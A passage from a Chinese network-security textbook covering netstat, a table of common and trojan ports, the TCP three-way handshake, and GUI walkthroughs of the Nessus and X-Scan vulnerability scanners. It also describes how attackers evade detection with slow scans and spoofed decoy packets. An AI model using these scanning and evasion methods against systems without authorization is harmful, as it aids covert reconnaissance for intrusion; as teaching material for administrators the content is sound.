


图 6.13 netstat 命令

netstat 命令的命令格式为 netstat –a –e –n –o –s。其中，–a 表示显示所有活动的 TCP 连接及计算机监听的 TCP 和 UDP 端口；–e 表示显示以太网发送和接收的字节数、数据包数等；–n 表示只以数字形式显示所有活动的 TCP 连接的地址和端口号；–o 表示显示活动的 TCP 连接及包括每个连接的进程 ID（PID）；–s 表示按协议显示各种连接的统计信息，包括端口号。

6.3.2 标准端口和非标准端口的含义

操作系统的端口各有其含义，表 6.1 选择了其中一些比较具有代表性的端口，并解释了其含义。

表 6.1 端口列表及其含义

端口号	预定义含义	解释
0		通常用于分析操作系统。这一方法之所以能够工作是因为在一些系统中0是无效端口，当试图使用一种通常的闭合端口连接它时，将产生不同的结果
7	Echo	Echo服务，常见的一种DoS攻击是echo循环（echo-loop），攻击者伪造从一个机器发送到另一个机器的UDP数据包，而两个机器分别以它们最快的方式回应这些数据包
11	Sysstat	这是一种UNIX服务，会列出机器上所有正在运行的进程及是什么启动了这些进程
21	FTP	FTP服务，最常见的攻击者用于打开anonymous的FTP服务器的方法。这些服务器带有可读写的目录
23	Telnet	Telnet远程登录服务
25	SMTP	简单邮件传输协议（SMTP），主要用于通过邮件服务器发送邮件。SMTP服务器（尤其是sendmail）是进入系统最常用的方法之一，因为它们必须完整地暴露于互联网
53	DNS	域名服务。黑客经常试图进行区域传递（TCP）、欺骗DNS（UDP）或隐藏其他通信，因此防火墙常常过滤或记录53端口
80	WEB	Web服务端口。Web站点默认80为服务端口，采用TCP或UDP协议
110	POP3	用于客户端访问服务器端的邮件服务
137	netbios-ns	NetBIOS 数据报服务
139	netbios-ssn	NetBIOS文件打印共享服务。通过这个端口进入的连接试图获得NetBIOS/SMB服务。这个协议用于Windows“文件和打印机共享”和SAMBA
161	SNMP	SNMP允许远程管理设备。所有配置和运行信息都储存在数据库中，通过SNMP可以获得这些信息
1243	Sub7	是Sub 7木马的默认端口
5632	PcAnyWhere	远程控制软件PcAnyWhere的默认端口
31337	BO	BO木马的默认端口
32770~32900	RPC服务	Sun Solaris的RPC服务在这一范围内
33434~33600	TraceRoute	

6.3.3 TCP/IP 的“三次握手”

TCP/IP 的“三次握手”过程指 TCP 协议建立连接时出现的数据交换过程，因其交换过程类似于握手过程，因此被形象地称为“三次握手”。TCP 是一个面向连接的协议。无论从哪一方向另外一方发送数据，都必须先在通信之前建立一条连接，这种双方连接的建立需要通过 TCP 的头部格式进行交互。TCP 头部与此相关的字段有 6 个，如表 6.2 所示。

表 6.2 TCP 头部的字段表示

标志	字符缩写	描述
S	SYN	同步序号
F	FIN	发送方完成数据发送
R	RST	复位连接
P	PSH	尽可能快地将数据送往接收方
A	ACK	回复序号
U	URG	紧急位

在 TCP 协议中，为了建立一条 TCP 连接，如图 6.14 所示，需要完成以下步骤：

step 1 客户端发送一个 SYN 段指明请求连接的服务器端口和初始序号，这个 SYN 段为报文段 1。

step 2 服务器发回包含服务器初始序号的 SYN 段（报文段 2）作为应答。同时，将确认序号设置为客户端的 ISN 加 1 以对请求 SYN 段进行确认。一个 SYN 将占用一个序号。

step 3 客户端必须将确认序号设置为服务器的 ISN 加 1 以对服务器的应答 SYN 段进行确认（报文段 3）。

这三个报文段完成连接的建立，这个过程即为“三次握手”。




图 6.14 TCP/IP“三次握手”过程

发送第一个 SYN 段的一端将执行主动打开，接收这个 SYN 段并发回下一个 SYN 段的另一端执行被动打开。当一端为建立连接而发送 SYN 段时，该连接将选择一个初始序号，这个序号在图 6.14 中为 ISN，该值将随时间而变化，因此每个连接都将具有不同的 ISN 号码。

6.3.4 端口扫描应用

对于用端口扫描进行攻击的人来说，总是可以做到在获得扫描结果的同时，使自己不被发现或者说很难被逆向追踪。为了隐藏攻击，攻击者可以慢慢地进行扫描。除非目标系统通常闲置（一个没有 listen( )端口的数据包会引起管理员的注意），很长时间间隔的端口扫描是很难被识别的。隐藏

源地址的方法是发送大量欺骗性的端口扫描包（可以是 1000 个），其中只有一个是从真正的源地址来的，这样即使所有的包都被记录下来，也没有人知道哪个是真正的源地址，能发现的仅仅是“曾经被扫描过”。正因为这样，黑客们才乐此不疲地继续大量使用这种端口扫描技术来获取目标计算机信息并进行恶意攻击。

目前主要采用的端口扫描工具是端口扫描软件，也有人称之为“端口扫描器”。端口扫描器可以提供 3 个用途：

- 识别目标系统上正在运行的 TCP 协议和 UDP 协议服务。
- 识别目标系统的操作系统类型。
- 识别某个应用程序或某个特定服务的版本号。

端口扫描器是一种自动检测远程或本地计算机安全弱点的程序，通过它可以不留痕迹地发现远程计算机的各种 TCP 协议端口的分配及提供的服务，还可以得知这些远程计算机所使用的软件版本号。这就能让安全管理员间接地了解到远程计算机存在的安全问题。

端口扫描器通过扫描远程 TCP/IP 协议不同端口的服务，记录目标计算机端口的回答方法，还可以搜集到很多关于目标计算机的各种有用信息，比如是否有端口在侦听，是否允许匿名登录，是否有可写的 FTP 目录，是否能用 TELNET 等。

端口扫描器并不是一个直接攻击网络漏洞的程序，它仅仅能够发现目标计算机的某些内在弱点。一个好的扫描器还能对得到的数据进行分析，帮助查找目标计算机的漏洞。但扫描器不会提供入侵一个系统的详细步骤。

目前口碑较好的端口扫描器有 Nmap，Nessus，X-Scan 和 Internet Scanner。下面主要讲解 Nessus 和 X-Scan，在 6.4 节中将介绍 Nmap 的基本使用方法。

6.3.5 Nessus 扫描器

Nessus 是免费的开源软件，读者可以从网址 http://www.nessus.org/下载到。目前 Nessus 已经开发到 4.2 版本（但目前在黑客中最流行的依然是 3.0 版本），并且提供了 Windows 版本，下述例子中使用的均为 Windows 版本，读者也可以根据自己的习惯选择 Linux 版本。

Nessus 是基于 C/S 的分布式软件，如果有条件可以先安装 Nessus 的服务器版，然后在需要使用的计算机上安装客户端，即可使用。也可直接在本地安装 Nessus 软件，这种方式其实就是将服务器端和客户端安装在同一台计算机上。Nessus 的 Windows 版本使用较为简单，其界面如图 6.15 所示。




图 6.15 Nessus 的 Windows 界面

使用 Nessus 进行扫描任务的步骤如下：

step 1 单击图 6.15 中的 Start Scan Task 链接，建立一个新的扫描任务，如图 6.16 所示。




图 6.16 建立新的扫描任务

step 2 单击 Next 按钮，进入选择使用的插件界面。在此可以根据扫描任务的要求选择相应的插件类型，本例使用默认的选项，如图 6.17 所示。




图 6.17 选择指定的插件

step 3 单击 Next 按钮，进入选择 Nessus 扫描使用的服务器地址的界面，如图 6.18 所示。Nessus 使用的引擎是分布式引擎，可以安装在多个服务器中，并且可同时进行扫描。本例选择一个指定的扫描服务器，因此选择默认设置 Scan from the localhost。




图 6.18 选择将使用的扫描服务器

step 4 单击 Scan Now 按钮，开始扫描，如图 6.19 所示。




图 6.19 扫描进程

step 5 等待数分钟后扫描结束，Nessus 会以 HTML 形式报告扫描的结果，如图 6.20 所示。

6.3.6 X-Scan 扫描器

X-Scan 是国内著名的开源扫描器，该软件由安全焦点 XFocus 组织编写，主要采取了移植 Nessus 的方式开发，现在的版本为 3.3，可以从网址 http://www.xfocus.net/tools/200507/X-Scan-v3.3-cn.rar 下载到。

X-Scan 软件采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞检测，支持插件功能。扫描内容包括：远程服务类型、操作系统类型及版本、各种弱口令漏洞、后门、应用服务漏洞、网络设备漏洞、拒绝服务漏洞等几个大类。




图 6.20 Nessus 扫描结果

X-Scan 的使用方式与其他扫描器略微有一些区别，在选定扫描对象的时候，需要先选择“设置”菜单，然后选择“扫描参数”命令才能见到扫描界面。

step 1 双击 XScan_gui.exe 打开 X-Scan 程序，如图 6.21 所示。

图 6.21 X-Scan 扫描器外观

step 2 选择“设置”→“扫描参数”命令，打开如图 6.22 所示的扫描器参数设置界面。在该界面中可以设置扫描过程中需要使用的各种参数，如扫描 SQL Server 时需要选择其中的“SQL Server 弱口令”复选框，该参数可以评估 SQL Server 的口令强度。这里选择默认设置。




图 6.22 X-Scan 扫描器参数设置

step 3 单击界面左侧的“检测范围”项，在其右侧的文本框中输入如下 IP 地址：

```
192.168.234.20-192.168.234.20
```

输入 IP 地址的方式有两种，在指定 IP 文本框中输入单个 IP 地址，如上所示。或者如果想扫描多个主机，只能先建立新的记事本文件，文件名可随意。在记事本中输入 IP 地址，注意一行只能输入一个 IP，否则无法导入。完成后保存。在图 6.23 中，选择“从

文件获取主机列表”复选框，即会弹出一个对话框，找到刚才保存的文本，确定即可导入 IP 地址。




图 6.23　从文件获取主机列表

step 4　单击 X-Scan 主界面中工具栏里的“开始扫描”按钮，如图 6.24 和图 6.25 所示，开始扫描工作。




图 6.24　X-Scan 开始扫描




图 6.25　X-Scan 扫描中

step 5 在扫描完成后，X-Scan 与 Nessus 一样，也会自动生成一份扫描报告，如图 6.26 所示。

